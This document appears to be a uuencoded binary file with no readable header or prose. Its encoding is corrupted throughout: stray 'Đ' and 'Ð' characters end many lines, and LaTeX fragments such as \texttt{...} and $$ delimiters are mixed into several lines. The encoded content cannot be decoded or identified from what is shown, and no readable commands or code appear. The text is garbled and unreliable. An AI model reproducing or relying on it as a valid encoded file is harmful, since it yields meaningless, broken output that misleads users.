MSKF!WL/:L5VA!1RB^66;&R`RDRIO*!8BER[43V5P;?-86?\N&W?6?`)HOTR.Đ M*.%Z(-MJD=->NVM<M<9D+ZAOFX*MF-6#`\&38U%)EX*MA&^67;X7]BQ3FE[BĐ MPE2_OQ5\-&5Y__, "D5X#055, AT<(DVI3)5&`-LKT(KV::5<-6R2L1I;:7/OXĐ MOK_YS,6M'^;D\$>/;1M4]E:4V_"E_7>7!9"R9F3)W?JY\$OTM?W.H+XK#AV_%[Ð M#OZUI85&U?JCZ\$5&6IMT;O*7*G.W-DG=RYBD'(GHAHW7ABZ_E@@_K8/?_40QĐ MZ(L[PIEPGSIVZ?[\F;A+0AT#F437D\$+ZH\N>_<VZP)0D;PN.+&\$9[;[5%"3<Đ MJE1P-PX&VN>N%T+M2^VAG^:\$A4P;Q--3E5L8-9G*O8K%LQ_]YS\KNB,`\(B#D M9J1ZM-@&8WN4VZX^PYAW")QJ'B<Y^84?[J4^YU)J79,:5PA3G"'=52C2CQ*,Đ M[_D+"\B8PQ;=D,7VI);,"F:'^09D2PQ&VZL_28(.G6*MR%K_A6)K*\$1",:+_Đ MR7Z-\$DQM8Q0; `\$F8)]16,D'@(4NAXOXLCTKN=%I;32^MI=SXN\V1['4+7H,<Đ $\texttt{M=ICB8+U7LK;V\backslash S>YM<4?`-\$\$6D]<A>I:J+N+;W)$ $$\$@T7!KH;[VN)/,=9A^P/D$ $$$ M?WRHUBL:H!@\/;>35ZN]\$)PR,<`(#_[K+;W:\2LT(-HMVD.T#V.*\$P1BKJV&Đ MJ(@KD6-*X+UL\$WZ)G%/SROC&S>KF\$2C.;U>&NM'QB@R9>#+:`&;/1&9-B!LFD M(OP=^7)!SU''C%I&==QU,.%>*:VFHLVQ-MC'XIF5UEU.2:;BZ,G:7[?]9<;OD MQYY!!-;YWO\$NP-3^@J7'X,'/HC\$:;A.5<?%<R%S;\$Y6Z\OSM[&T[MP_B:'?;Đ MT?YE=L7Y[.=;RK4S,4)E<.%5S`#;L!ZZJ<:R8.R^)[FCWYE1G.5F66Y\&/?DĐ MD\#8%84.V_&;"8%3";<M"1)1WZ^'*?ASG?NV#P>+\$A*SAQUCFT;S),1/-[A\$Đ MA)K,9"@ZVN)>"AF:4\$KJEFD-#(K&X1_4:QTFK(C3\$1P>U-\$>Q)@>R:Z/=';^Đ MR?`U4O)(RM@I?8AT1]]?=,-BUZXT5"TQM`YK-?<#=A5ZAAF-GD8R0M!#.P5%D $M\00D$; U*DD, $\&J(8/2/]^!44OD.7G4CBNY: AE%N_^"GX4Q<+#U?[VU`(H;ROÐ)]$ M>O\<%CAY?&_!\$,!8I\$:@V68.NC\5IED*E.W?^:3?+:G=W+1"\^ML\Z/DRU?CĐ M#USG2&F\$\$(\$6S[?[XDS'R/5>\$Q5DY09!0K;D]2P3"@LL.'NC#SX?Z?AF\$F@.D $\label{eq:md} \texttt{MD]*+`$[!^;\#IS6,(]-CCH@$PNM>4AT)4_*(4$HFAA8<W=!P2C7+(C/@'[)D)$} \\$ M8Q>D\['A:1'W[@]3B4:[-YBMN\$8.NLC_5![FZY5IW_2GZL#6;,@M5<X)8U>>Ð MA:Y6+'JV)A0=5\G=Q!Y;EL!3'L+AOD,N86(HAQ;?ZFG7,C2T)<=-#MMVIT;%D M2\$&S<ERMO;UHYB;Z1%I[@H5V@+F&.%QX9CACE4#@ERR'*X?^G%!&[CSUQN=YĐ $M3X:642@L[#"._0\,\0Z#)+2C!6=,^N[1WBM'WHHY?BRZ6IT`.5^?1(G,'"[Đ])$ M"?6!N-V.SRC%LS=#&D7'XMQG3QUG?CY87>MS'UQ00M\$?17Q5%+>RX%FDDQW Đ MUXCU, KSU+RB?&"^166J@?Y!@:41]:O?HX^"G0.J-O]OZUJ4 R1S3=(9-A/,'Đ M&9011IN2UL5.1U03L^-`:*3?Z<*G%\[">"#-\G3/JWBY'74"V9LZM\$R3^O(Đ M.+VS3KK^J%R#\6-80J*APN*!9JNF47FC]434\`L[ND[8Q:?6,PYC,[OR\$]Y!D MFY/PHS[F2?Q>,ZRM<OR/JP:[[#"7^C=CNWC/=I-6UF\$#+M&6SV\$+7-94)OWCĐ M*?>5N[:Z=%7IXKL)_ZSL7[FAC35971;___>]J>*7W+HRWP>)0A,7"UUV5W+@\D MJMGV\$(LH1_K%H4^&<K*G#MG\$SAI?4NP].CBZ!R\$*,)NAJ_19/ZX2%1"B+?9"D $\texttt{MH[PZ)HXQC8ND]E'I\#TPDA6Z_:TP!.I:^8?S(:OF5BV\+H"=OF->:/EE1TJ\"DEFTACE AND STREET AND$

M"8IFT^KEA9^8/`#WAU\$]08DIN*EVRH8K#XZ@L@Q&'5:16[QLV0@301`,E]\/Đ MY8LE/@CP%/H3FAZT2,MO6-^\$L'[;[KUR`B@D?=0!8%I^I/[T;1JDA`-3;\$1WD MA/2_GH'+\$*:+(=O7Y;0D<UZBHGW]=72F;RFAMB[?[7JUY=&ZPU\R)#O(@@(\D MHUJS<EPY(A>: ** "H4^VEFP1T;UJ: ^=>=7!] "^[49]U8-8&SK.J+'U0H6IZF;D MSKE?P4H.AOF":Y=V=NFD5Y'SX4+8\$K**_3;;::&32VEFP1>6XWJ+Z4(Y#])ZĐ MRO^AEX^:%\W-E^>8Y[OY*B_W\$P5@+V9O3T.YA9+"JYYZ%AK?@KB_1''2[&R3Đ MZX[C9'T&[6>QM5>FAG9H2PR8 7`>49T-0*8=MR"\$</A^!:2OW`CDG-HXB`;0Đ $M4_/()_HMMN5?&->J#+CTX!>^GQK4#;LA\2I2EV(PF-[T/@_IM1S^H:YX_](@D)$ $\label{eq:m9^;RQ5_J!5E^P=8(7%)$6`EO?M&]@A&*G6(S2ZH-Y4^]G!^Q4\\1.0=.0^W/D$ M9Y2OU@<KF9Z=*I&UN*G]?B\W;HRBK]A<_"C7JP5`G<:EX6<*I<`N9>*?"[Y[Đ MRHHP.0,VK5EK?>XNPI^@&Z2@&>E0;I11H%-\$%*L1?)Q5I6\$>H'&/+(M.&2J"Đ M3R0ZK@(X8:[_-&IFH'_BF&Y`O_Y%]B]CKD.96&,S=%>@E;5[5*\$A"?2H;A)IĐ $\verb|M'OP!O"7VG'M$#5I>2KZ&BZ8^MMFJKW/]@&7M!=9LLO?<{>}$*>=:O,9/[=>RVD|$ MUP94NW?9?K"Q:L2%X.VF5IQ3,<TOY%02#J]J\T\$F;!X>13?.7!S?]#A))?30Đ MLRM\D?GCPZ3+6/,7.RO:+Y"#)Q9>(M^5"/D13#I'\1?#I@)0XGDN_C".CB-3Đ M#:UWE%G\W4NVD*\$KHP:>IC!1+S!Y\$*`5I_S5YEHR5F;VT*<S`1-VNPM0=O+'D $MY@O(^{OP+})[)OB>NNCA@(PU8*86Q_$[=',KNN/-^Z"*C"W*Z(66#C$6/*^AD)]$ M3]Z^W^,@7YQ=FFUY,)>E?**3W0^L>,89TG^*&@XUZ-XR/\$=UMW5I]HW'PX4+D MY>"`79RCNMQ\$T?\$<M\$&4EK&\S*I%3.%S^(!>M#SG-JG/(S&W](44.M@E5&.QĐ M!KUR9E9'39\218.-3<\$U^`KFNW"TD5\IMR*`WP\D33>H"V,B8HB^X"A\$CWO1Đ $M/\#W?X!U:\#N-TZR+[!+6XA_P(K\\#T+175C2EKD9+47/\$D:X7V]L:2;B90(8D.Ð)$ $MJ7EJ^WE\&_:WEW)]^3[0]/4R=X1+7^9?^W9@5[J=:$QO-:`F*5JR.'Y!8=3IMD$ MBPCT.Z]Z=T>M%],S^KQ7Y:E*ELN?1:/?B>CJQHYT?H<QD-J[;\`'[M9_KO9GĐ</pre> M7<TD8H`=1+\>K)<B,SKSU`ZNYDRHMS,\B..)1Y_;/EG-NC).NZMTO;N0@O?^Đ $M((N.Z//"X4EF!_QK,I**7ZO$C8,!_Q\T,3<W$S-K"W,C*1L["U=6&WL3JW^=Đ])$ MEHW#5W'I?\<<S&T<K(PT7"U<C&0<G-S=C&P<C!OL[!U=O%F<'*S^WQR#[5_CD MYN+ZSYZ'^\M_]FP<_[7/QL;^G]OL[%R<[%^^L'-R<`/8.#AY.#D!Y&S_GTSDĐ $M_{O}[NIFXD] . #K!P<+$Q<_Q_K?=/S=+R_Q<7]/_; %J&L*(V*1(CT;Q-5YMM7D) . M_{O}[NIFXD] . WITH CONTROL . WITH CONTR$ M50``*/!OFP_A/T[:(<P6_NM@K,04Q`"`VEB_%Y7\$?_N(3M]T7`\$`M/[_^`&3Đ $M\&=\&(_ATD<)/4=E-SM'3S-'&Q`"C8F+DXNO[;(U>RM+0QLP@\\^^(,`*`G_,=GD)$ M!KU6SO277:A:713.*:EE,\[3NV*=E@(N/SZF4,/.:JUT,0<JM06:;OD0?U5NÐ $M] < V? \ 82-9JF`!A@`$2%K"?._%:K%"L[G:.8=U<O#'17.DG)=??MS%RF/#G*;D$ $\texttt{M\&"F?8} < _8(\texttt{IL.M6R}(\&\texttt{M47}_\texttt{Y1?B2Y^>\#WR;YZ}]'\texttt{M@.U'>>})]\texttt{X\#OW}[\texttt{M+\#JQ6H4+D}]$ MO/I1^YVE:,9MQW'ZCIF%S2^I5`\\O9.@*7#';IU?):<M1`^/=A%).]?>YE@\$Đ $M>;Y=/R%:"",34#4LV)3)M!VM6M\$ZOM['^9Q$^)N[);LR;B%I?LA<LW`WU[[Đ]$ $\texttt{M-=} \$53 \text{'ZU[?*"37@TZ[-W-4S:S7!ZY,K/13=JQC)^JM05>E\$,-6VLO_26\#GND}$ M\(RI58!#337,GOT-Q?PG^&WI_FS!9]=\$M<U6S'\LT\TA(FKH-C<@8X%:J\$Y.Đ MEN4Z]=?Z\Y06<<'#\$N3Z^=:B:_6)=9'\,JDMK\>6HZKUW\STAB0]%:3Z#%*EĐ $MPZV7^38[^3-"5F)6BPJ&U>H^)Z(PY,?_P5N]^/F0/"?!1=/&$;3^QS)'[3!D$ $MJ^8BJ_S!4/1[$X\<M^TQ:6BMBM!.PMNL11K3U@^Y+:[E>!Y45GI'=GBE^PD M>F?(R7F=%84"?\$3 N-)P]B&%>Z6@X0KLRQWWT>:[UY1STE >8R.Q>#B7[W^DĐ M=<@7J9X8=<@;1/BS#MJS/UQ0%]XTON(VL3ZZ2"Q.-D^U@9\$C8=JVHF3W, NGD M#41\%VE.=3Q7Z.DTTU4?\K([H029)!\+VR(FE'(X5K\":7HW2-(PV5PI>R2HĐ MK.=<5R/?'?K\KREL<<^-C/Y^62+:FE=O')90\$)C%._JTMN0W%W?PY'#0K;^[Đ $\texttt{M[\$^D9-PMD>]Z>\$_4\$M`\$:2F6*073.^K?'84+\#/P3047=^RD7>0^[&QS2B7FGD] }$ $\texttt{M[OWO+(DI6IE+N\V^\&GD3Z\$7JKQ\$"+X7(\$5L4\&@R0.-Q.LSNY\&WHO\$AOP.<.SD}$ M, ^N7S_*,>?RJ@%`N]7.)L/\TK*TR\$5%%#:1K*TRO+:#N+#<V`N8N:X2U\ZOCĐ M2\QH.%'/GCK%J#0(2QVI74.1).&D(^/ISDR\$M64<*D'RX)/%^UM\$-`%,\<]NÐ ML2Q6>VVN0L/C"G]BP812]#H0QA640]Z:#(6R6HJKDAN=R:/KHT+PU5Z[<,__8Đ M^?Z#N\$Z9X+[(Y.)D;:O+A95+R=V,?!I5M\$Z[V:^?@L"AWL.(#+WJ9K>`A0#\D MAP[W/[O37XM'T6XF\XB'::GP]?GE&;;X])#B']KPD;T:9+5BJ&C]#V??EVD=Đ M*6'VM.B3C-I"WF>.BA08:[!Y;1"-S@ZW02:*7CS*05][\$BI7ZC6'X"*NEL1NĐ M]\A**?XTAN1'8_--J"P]E]O=W?CU[S@]A`T>I;2TR%I#JS'<PBR:VA<08"L>Đ MUKX8680N*YX4;,P\Z?@2/\$![,\$.4LF@[G%,R+EP3<W\$TM9%K[;,46^[*RLG`D MM+'<E]'976K0OW>+!^*KV4]#US(:/O7&K]*UF[,,2AI-A7XV2RBQ"7VD6Y)9Đ $M(+:+3\&\)=\#[>VU)0GTPQ7Q,MO;A<D]T-$G3/F42.T#<3!=^AI!,^9YE]SK_PÐ$ $\label{eq:mgiqo_u(3E?3>D'1M?} $$ MGIQO/U(3E?3>D'1M?_>4.R@YLU@K)]*UQ&`C=NO]]A&"&XP,_$V4/0N]Y[\XD=NO]$$$ $\verb|M$S@M8] M4 = (5 \verb|WZM:AP5-L>50 \verb|N^D, *MO66B2@5MR7S#[/945W]-RT$31P, UC(MD) | A Compare the compared of th$ M);M#*>L;ZHQMW057?^MAQ^YD67;A0_RXZ,G9F1\&^\A&`GAKV-A]\$9@M1320Đ M_P>[7@(/5?L%7%I\$BU))V[C9]ZWL\$V7?);)+8V8P&3/,PHRM19\$44:&0BA9)Đ

M9"TE.Y4EE"39LT1B;\$.V[]X9;>];[_+_U_M]_]_W/LS<>Y_G/.<YYSGG.=O<D MRQ&/ELA7RCGY79>VC/.?5!A5N]0U'EF=W[R_;`;(U!&5V+Z(>_7)K*NWY-80Đ M"I7M=<F#SR:S.-]NN[4?E=T"/WIGO7UQ[T+_NX=VO<\\\$#,KE9N7B7D7^H+KÐ MM7R9Y]MIAX4VC\7K%SP8P65J%T<ZL=UA&WQTEM[>47=7"'7X>I]`00R]"OT(Đ MMW!3=SG\S>()0TZ,G,.TT>"5]X++PJXNM(KV?WG/#_Y.(BX^BZ=<KJ<DH(9MĐ M]8,;I,Q<'W;V0S>;A6^^J,+K!UDG+RE=)D8YS%HD@+OCZW7TD)>LDUWT\$O&WĐ $MN # 5KM*:G"/Z8I*91(X(FI:ZE\#*/X+#B6N^+YF=/8Y:6L/A(Y&=+;U8))]7, (Ð$ MD'`>/E[77+->O>VF;.3]EO+WC3V3BUU73W("=)NL](OC96^B#V[@6;)5<)WRĐ $MG56HG', W=\K=></4GTZ=MO'F`"'TC-;UZ], H@C-\96.<1NA;'G1VX-J`'FU7D$ MOG6IY=DH;(6H6Z[\X2-7TE:^U[3UPVP4])I,#34?3^.T'J6N0;Q;0S/S>K@=Đ MI6"R6#\8\$;L7(<?=8N6DSE:0L&]<IQFM&N]7W.9:]C;<E#\Z0.](];W8S@_8Đ MVAMG\$EBR"@8CJY^]KKCW4:/=FKMD&STX'Y^5T/KFQM4=7@(^Q:S(`KY,#Y/3D M=@X3=P(+Y*[?BMYU>.D"SM<V+)TZKNWF:&\$=8H7!B/UI]GNO5@N1NZ>'MH6'D M*WET;]4:&1%5EG9G.9FALZ)3B^MA=?FZTPFIJPXIBHA3.7R.K:E`[4+?/='>Đ M7&23N[C\05]KW:2>SU9Z7R6K^)-K5EW2@6P">]J?"/%ORFFZR)*NUB,OVG)SĐ MC, ^SY%'HD^<Q<KN5GYVON6`3X;>11>Y#K5`[%W]4ITE!T>'+G=O#[Z:MZCJ+Đ MSG[HF&2?\DYTN5QT@\R9["WZKJME;_>-Y54!6PDM8B@SU[*)0;V<Z=:":FRIÐ MWR*#](&ZI"7.+_N35_D+%WCOZ3P=]'3YLQ>UWLJS3J'V+\)102\$?]NKE-6A/Đ MO#?B7M%Z(:RN6KRFX)99@]JX99.)L\KCU*6UP=4/@7/QZY=2Z2N6K%KB61<+D M>VZITV5D;\H1.-BVN1SOD^(H?SZ%9.D@ZR<Q\3S.8LE8:WO:L63E(T4Q7.;DD M4SJK\$[<,-;>)CCL!XP'AUF6HE;Y&UJ&(;3TV81=\$*V16//+Z&!%M)_^LJ:Z2Đ M4-U5XVGE.R,\!TC"UABF+KF8OJ)Y5UJ&W8)I-TWX#7E)CHEW4W*>J\26#VEQĐ M>+Z4\$529K=XUGH.\,>./E>2?7K,XY^,9X=L<-P1]E@2T/6@AV53X]IX+7M2KĐ $M2.=S\#LB6VJ!\#U"@T)G:/^0Q\$.=NR3T:.[%[]4/G>W-7)$@SPT?AA9+ZBH`GJD$ M"3E\$*S_7OLD-)AD<QYTU\$?/^7?/6-W#EW'?WGH=1%ZN'*<9QF*LKK?/;\!%/Ð MN^RL2J2[/SAR38!RG"V#O=V2==T:]U"^\$;5EX6+V\6U0FX\T66R3%%=35);TD M=1^;E6+5?K6H,#3X@AQZ7V187*50I8!)M%R81^&>.:URWN>FKLX2!E8L<#T2Đ MVP?.ZYW'IL0*9V!7)I_[:?1X"_NR8K`#BQ4"3XM0-3N6F31UAH?;#T2K=(2CĐ M74/MZIOT-\$]OYIK;6[O^HS:U.YQ4+&FX885FZ\".'H'HX1##Q[97K3\$21A.YĐ M.TWH6<I)<5.%5)^<\$QOF<H1@.1T(2UX7Y_VR&%?6@.*":DQQ],F-P\$Q"601ED MEUN1.C3#(\>(+JVO&\4D6]A.]1L<J@ZHM['A6K7;7C3=\$KZ:K*,3E12Q,XWWĐ MV/H1%->9Z[\$>+(?QK]\3V*_CJ-Z-;U'!DQZ#Z_&*;@B2F&"CZ%'%,ZC#&ZTVĐ $\texttt{M;I0_WDW<W(T>\&,)+WD8YOAUCOQTIFQ]@BLF\\,\$SK+2(+ZWJZI3-SUE:5L"*@DESCRIPTION + CONTROL + CONTRO$ M7<5)[_U-:8'3JGV'^A;'*O:3SOIU1K!&'2L)GO1_;5A&N!]X:,,BCKHYE2[BĐ M_G;3M[O49<^K/KXPLV5'I%K?.\+.*YWJA6^#]Z_-/*P4UU`3)/4LJG^(K+'DĐ M"<M9"QTIPXK+G9Z`M;"F>?YT>,%V_%H*U>%M4N^'RV.PRT^!M'*=Q=.#GBXHD MZYDEQ:D3G=ZQES<<.CXG%,2MT]<ZN[%06'%UMAFU0C05QQVSU>D@32OKY)&<D $\label{eq:mass} \verb"M%^L<U+H:HYWKSY4M7A-GE^IZUKLI@-_B9-U*P;&D].="^7-^6HVQ1I9W'R]1D $$$ $\begin{tabular}{ll} MO`YX&337M[K(&JA,L`AN[Y1WJ$QM@,O[1[]2\1820$W$9?,\$C]>()B6]$\#0ZD$ \\ \end{tabular} \label{table_eq:mo_YX} \begin{tabular}{ll} MO`YX&337M[K(&JA,L`AN[Y1WJ$QM@,O[1[]2\1820$W$9?,\$C]>()B6]$$\#0ZD$ \\ \end{tabular}$ MA#_B#E4ROOI^;A[,ZLZ5-H-G5Y.&]_0&N;:^ZT`%Z5ZK1O`[68PHKWN4<-]=Đ MI L-9N=QN\BCU:YBSDJGJZAK5(Z]CX]94=\$TEINCKYK\$K1+0EB<X\/28B^]Đ M\N>8&W(<I3K/:O9717.^ZO-<FA\67:TI&-S%S1:.VXB:[,PM#KC=MJ:LX+:0Đ MAX;2;<#3-B/\$ NGYVML#V1F4B\][I=QN>+JT9'A?\$*A@BZX I<X>N&'EX`#&Đ M&ZG!X0-@D%U)B(-'B@4;I!MLY"S6IP0/;HMM*O&5A;7'L/4]B([>3:F22\W<Đ $\texttt{MP!I0}(\texttt{^{h}G7}[\texttt{R0@U"^{P+}}\texttt{B7};_,\texttt{8C};_1\$\texttt{F20E6WY},\#\texttt{DP,G}]"\texttt{E*HYQ5-+}!:\texttt{X/1F1}\texttt{D})$ M68ZF&Q]&[133J+ARP&NQ6?TZU<AK(U&DS)'`CQ>%:/<?=K19193YB'/6\KK)D $\texttt{MWGR!/[XTN;2TZ@[W4X\backslash E;L>CWO\$FI3[8WQQHIQ"?-NIG>^=M78LU-7DMAJ]?} \\$ M.E__K8%^WOF"]\$TD]AUAY8U'!?KZ@B*.J:=QF\$2-U0U8&UU[H/JZ,;LTX[X\$Đ M3__5]@N;^HV<XNJYTV\''Y3R-'@4DIYU:RCV-,*SR6N/6LL>UT-U**U]E4AÐ $\label{eq:mui/R5WACY!KH\IM$FEQ6I:} $$ MUI/R5WACY!KH\IM$FEQ6I: $$ $$ $$ $$ KI4C/S-D'\&+RB$729S*.1@A(7]AG#-.1D$ $$$ MN%; -*QK<E@=NZ@')/EJTZU+KMY.+O3ZLWCCS:*UE?*LWK5NR[`K_%2OQDV,MĐ MC: MNO,'?%]OXB%;J)FV5IP8.U[T1K"4MGHP`OWV^%B\<=GV/BV\S-8*T>0KĐ MOW&6%7\$N,;E)E69W;HV,7UHG'6T[H^?UD\$,ECF>'.-D68W/>PBG?IT/LK+*'D MM5KH`2.KLW<WAJ8<N)-D]81^?RBER>F9C8P1LJK<Y5GJN%4%G(9"JBUUK-S`Ð MXRGGV'*42V'V`0&Z^"KAP*-QFVFO;,:Z0ET6OXS-G,D(6BFR5Z'"\VKW`SZ^Đ $MI^X)J4[;E0,=Z^*;+K*MGKI1,R6'\setminus A,60"WN]GMX;D])_N.<2^L7OJZ:]*]YD$ $MV"9M58\&?B>^<P8Q,L"%&(]\JU[@XFJKR\E0*NK!A+=W=1IG^@:QR\#O[T;FT"DEGAME For example of the context of the contex$ $MVG_NL=2A(+_9#2S<XPH/3AZYE:&^X.(+A:4I*OV/#^*6/Q$_25FY`C^R.=MHD$ M>_26=2'#*H\LBMBI8MV9'Z=<4C5>JWCZ%E_!5^--E1Y5M;SSFDUFCU0_O(&;D $M, %-]I/[QS)Y;EU>H1)9Z^Q^\#R,)<3DN24X6/YM$:WIK9=G13;"IRA5@W1QQ]D$ MK>:Q6Q7N8BP@K5/30Z?Z22!QQ\C<JQFIC],<N:G2O0M8/59#Z?Y_4C_ZM_UOĐ

MMS^L_YD3\$\$BT@X6F^=\H]GVG_7']3UI!04[N<_U/1EY^@;2,@H*\]+_UOW^BĐ $M_{;[MP@\&WH<O6P1^>_==B@40"XE[==19=A7XE8(/=7L,S;7)P<>Y1?_PC?^D$ $\label{eq:mn2^5^OBLNHM9;} $$ XE-@8D/C^>6'\NK?E4VL3MFQ>R2QKN58SGUDSG5$W?KYK*D$$ ANN?^5^OBLNHM9; $$ XE-@8D/C^>6'\NK?E4VL3MFQ>R2QKN58SGUDSG5$W?KYK*D$$ ANN?^5^OBLNHM9; $$ XE-@8D/C^>6'\NK?E4VL3MFQ>R2QKN58SGUDSG5$W?KYK*D$$ ANN?^5^OBLNHM9; $$ XE-@8D/C^>6'\NK?E4VL3MFQ>R2QKN58SGUDSG5$W?KYK*D$$ ANN?^5^OBLNHM9; $$ XE-@8D/C^>6'\NK?E4VL3MFQ>R2QKN58SGUDSG5$W?KYK*D$$ Annal Self-Market Sel$ $MK1C->3J66SN=73V5735UOV(D_%X[O/IC&?3654?LYZ,Y)31[CT900]D)./QD$ $MV-VRD;22X5M%;U_4/'[R:OKIJYG'KZ;*ZF>*G\\4/I]Z_'*J[.5,<?U,T?/IÐ$ MTOKITI?31?7339T3C9WC'P:Z:(,='T9G!V@C[X?I([3WH^#_R(>QT<'QL2\$ZĐ M?61R8G1RDCXU-3\$U-3DS\W%V=FIN;BZ^P29NP7]1VEP5-E :C`NZ^#9[S;\$*Đ MI1YA5B7;=&.+M&=*CR-36^?.^[Z.6T"RY#L3:]<UF'EIXZH3VVAK%YB^+[-4Đ MOT>,OO+&.,Q5X5N]IP9:\T:J%1Y-IN";>F91^?Z<QX+XX>!'HG31KJR9V:RYĐ M&)\$YQ:E\$L\O\]BMAKV94,IO?.@2\$O3,I4%VWO6Z@/5S>N7W;3DZ82V<M[GW\D $MJ<)+2XT>J^4U3)W>GT_Q+L9;8@7>R;&-K<6]T20+.#BA8OD!+:$G03.K&*9Ð$ $MG; E-7Z"NE\#IGF[9\; $==(,6WI]16JL6/3A_,HS</^LVQAK!:BO#(P::2IP88D)$ MP16?FUY[(S5RSB8F%R\$3Z:_R3VQ='*J5[1-VJT;W^M"9.ZP<:@J-G!QT*O=UĐ M6N%YXR22/#RT?U.YZ<HY@[M#9CT](F/^9XZCIIH3F\Y;<IE%(;M>V&TGOO.EĐ MZ\$8,K89%\,/Y]2BZ=4I#5EB]4T1R^K; `[(C\$_A+D?8\$UTUM7N`GHT0_KO'Q_Ð M/&AT#Z72AI->L79K\A5J2`?MVJYPW%(.@Z''XL'KC9.L4<ZQMQJ*4IPCHA(WĐ M%_)E*_J0.C<X#T61,JA#%EKE1^TZNB\RPFK.]U9F\70>3MP/:Q09V)3\$3)%D MX"Y2+M&,_M1'6,_R5/EQ_AV)0:6+>M_<W]>PS9X-IN8[5QK"H4J9*^9HG:@-Ð $\label{eq:mos7} \texttt{MOS7\#/Y!} >> \texttt{"B?I`X7A+6&AAQUR} > \texttt{SH?-\#/,GC,`NE+E?7QZK64N,E3MW5R} < \texttt{\%D} > \texttt{MOS7\#/Y!} >> \texttt{MOS7M/Y!} >> \texttt{MOS7M/Y!} >> \texttt{MOS7M/Y!} >> \texttt{MOS7M/Y!}$ M1+=XX)8P4=+1NW?U\$?:9[;U![RZ'C=K<I&=P!)VO%\)T:=UDW4)W>-GT=&MBD M5_D^WF5A,:7%"JDS<P-*GA6138_V<Q\$#@GN#7-[G'-\$YXB;E:S]F.O8@N36LD M5UB#XL/.(:WY.)9%\$'YG19AT&5E[U/U#[/,SE8W%E03AC^W"L-N3YZI4RCZFD MM'`7\.U?W>>T,X3UD/ME=/,ZF&5`T`#K/FV^#"I<?4\-JF*R-RB-M*?'3LREÐ MK3:&>H-BOK,IDE)@OTEL8@NK:"N\Q*:Y4Q5C5YJWWF-5F,5HL2G\=J,/"6]8D $M6)\0$'0^SIYK(-Q>ECLL3\6RJ',+A11Q@^82E!US]J/+\:F,[H2-%R<;RB7<D]$ M3\$>+<_<_\9NK'+;*:^WFR]#GG:Z^^B0R9Q5GPB%980GV'>,*C9*^)LH<,/JUD M`1P?LEWU7(,.Q4YBJUAJ2EO(4/W2O)WBMO'GP",'RC1W.?Q,RDF3@X?R82/4Đ M@W><; E&OGCPOD[NU>04Q?R*W<D-`]<0#:E7.P47+FX,6&33U',S:@`&V=Z<=Đ MZ6Q:^<!+%A\[Q*TH4Z1!>;,-5AUA9;4VZ7C-<%>'NRT/]GR,@+=_O[VVZ>LD M>70+_(OH%XYS/J&S]N4[[#LBQO/\$8QGUANU4.X7\$:1<DY"#>U!+'X_H6)#*Đ $\texttt{MOHM47C[K+N,[JKH)X]P2} \\ \texttt{4N>WVJ@[:;W9U>,:^3S'^QP5.7HJ;.SS>8-GK!D}$ MYYVLLO>&CWS^+:+6#6MI900_QXG)[,#='=6TWL7#VX*2T\J4BGTZW^67J)?SÐ $\label{eq:m''5M._} \texttt{M''5M._}) : \texttt{OW} < \texttt{M?'-KJ*`L?ZO}) \\ 4 \\ \texttt{ZV6} + 68 \\ \texttt{FRTKYHHTW\&?=RP:XHT**6X\&@[4(*QD)]} \\ \texttt{M'''5M._}) : \texttt{OW} < \texttt{M?'-KJ*`L?ZO}) \\ 4 \\ \texttt{ZV6} + 68 \\ \texttt{FRTKYHHTW\&?=RP:XHT**6X\&@[4(*QD)]} \\ \texttt{M'''5M._}) : \texttt{OW} < \texttt{M?''-KJ*`L?ZO}) \\ 4 \\ \texttt{ZV6} + 68 \\ \texttt{FRTKYHHTW\&?=RP:XHT**6X\&@[4(*QD)]} \\ \texttt{M'''5M._}) : \texttt{OW} < \texttt{M?''-KJ*`L?ZO}) \\ 4 \\ \texttt{ZV6} + 68 \\ \texttt{FRTKYHHTW\&?=RP:XHT**6X\&@[4(*QD)]} \\ \texttt{M'''5M._}) : \texttt{OW} < \texttt{M?''-KJ*`L?ZO}) \\ 4 \\ \texttt{ZV6} + 68 \\ \texttt{M'''5M._}) : \texttt{M'''5M._}) : \texttt{M'''5M._} \\ \texttt{M'''5M._} \\ \texttt{M'''5M._}) : \texttt{M'''5M._} \\ \texttt{M'''5M._$ $\texttt{MTB} > \texttt{NJ}? : \texttt{OO} / \texttt{3}! = \texttt{QG} \setminus \texttt{;Y-W.} [\texttt{T-3} < \texttt{D**^:!6'-} = \texttt{:O[K1PN(Q45'2Y"4@I%//9D)]})$ M<\$6UAZNZ+75%#75%\56VT10/G.I<L_FT6EQG@)BMZCW1B]SX,G=?S1!DS#[WD MY0(;[<:>-J_CP!YGO:=1UUF[S#JI<)\=W453QC!AB^`VSDU-#989T4,+R&9^Đ ML&\$@)C=W8)/9B.(2.M?3@SA[WWQ3G%)]]IF"A7[)*.NK`N5))=>B30=G34-ZĐ M\$/Y[8\\?]#'`98WB\^!.@]O<>*V3<=QA:FIZE-C058V5>.ZP#0[4B*\$SB2>"Đ MO#GT]&FZ/F&S]A]F;UZY5.O4=*9\H1#LU(GM/>C6&%.KE>416EVTE/)O':X^Đ $MQ[O\&\J(/@VE.-^B]:@>S(7SU;:E5YJ:":T9:;7W5\C/[;G0\&MT<$79V]M*(Đ)$ M&6\$\$Q9?\$9/M]NFY1`5FRH&C1I./KH]KI9>ONY4?Y3F:?&@AYR`U[EE>^>24\D MG;S*>9^&5(69YR&U:,FKZ*\$)/_[K["]J-[MFA`@\$)WBU)JOAK23ZB3'M[2_-Ð M3M:?.[#SO?;I6\$78J[DP7,.<S[3.(_S[AS*N0B\$Z9[<T3/7N3-]'0"8_*AWWĐ M)6_`P\$7308T25E^')7(C3VHC5K2.Q'NE1\$K>ME^?\$FJST#2_NU[\$WFU:,3N,Đ ME3W#NF+@S\$S55;6]!C<%7AKOR-4Z('ZXCMQ>>^KN`X<X2?\$3JC8.!7Q9PVC*D M"]60FMP'E,1MKUS6E>V)KWES^EB"QFN?8_KF>2+%?!AMZ?1R6N>1UZ5[QSZ4Đ M5R]M)X_6')FIX8*-NJ.B4GV*\$Q2!]\MH+<4\$^\$/RJ"\$ELV_M_CL%?#8+66F7D M?6(+^32[[]R.)X>X61NNA;^ANK:'P[I5BHN57!H+HV%V:^#WEIS1V688/ZA8Ð MN3.[9)\$]O+<M0^G>TR%@+\$X)UM9<4]G&OA'6VQE.3?^PCL-Q,N9BW^3Q):B@Đ MU.BUD:T55U>GWUB4\$CU]K7]-R=-RU4\$;H>0>GDU3>K>#4V[;CG6*9Y0':,:5D ME+0.3]P?6?4Z+UQ%8%227^6.0D%YV?TE'D<E<J:Z(XOJSP6(337345)-7&'MĐ M8D4=U KZ[W>W;=)7HM-Z==ASI4:N%17H0<HU0%L0<:X\20"7O30M?/@Y?V#<Đ 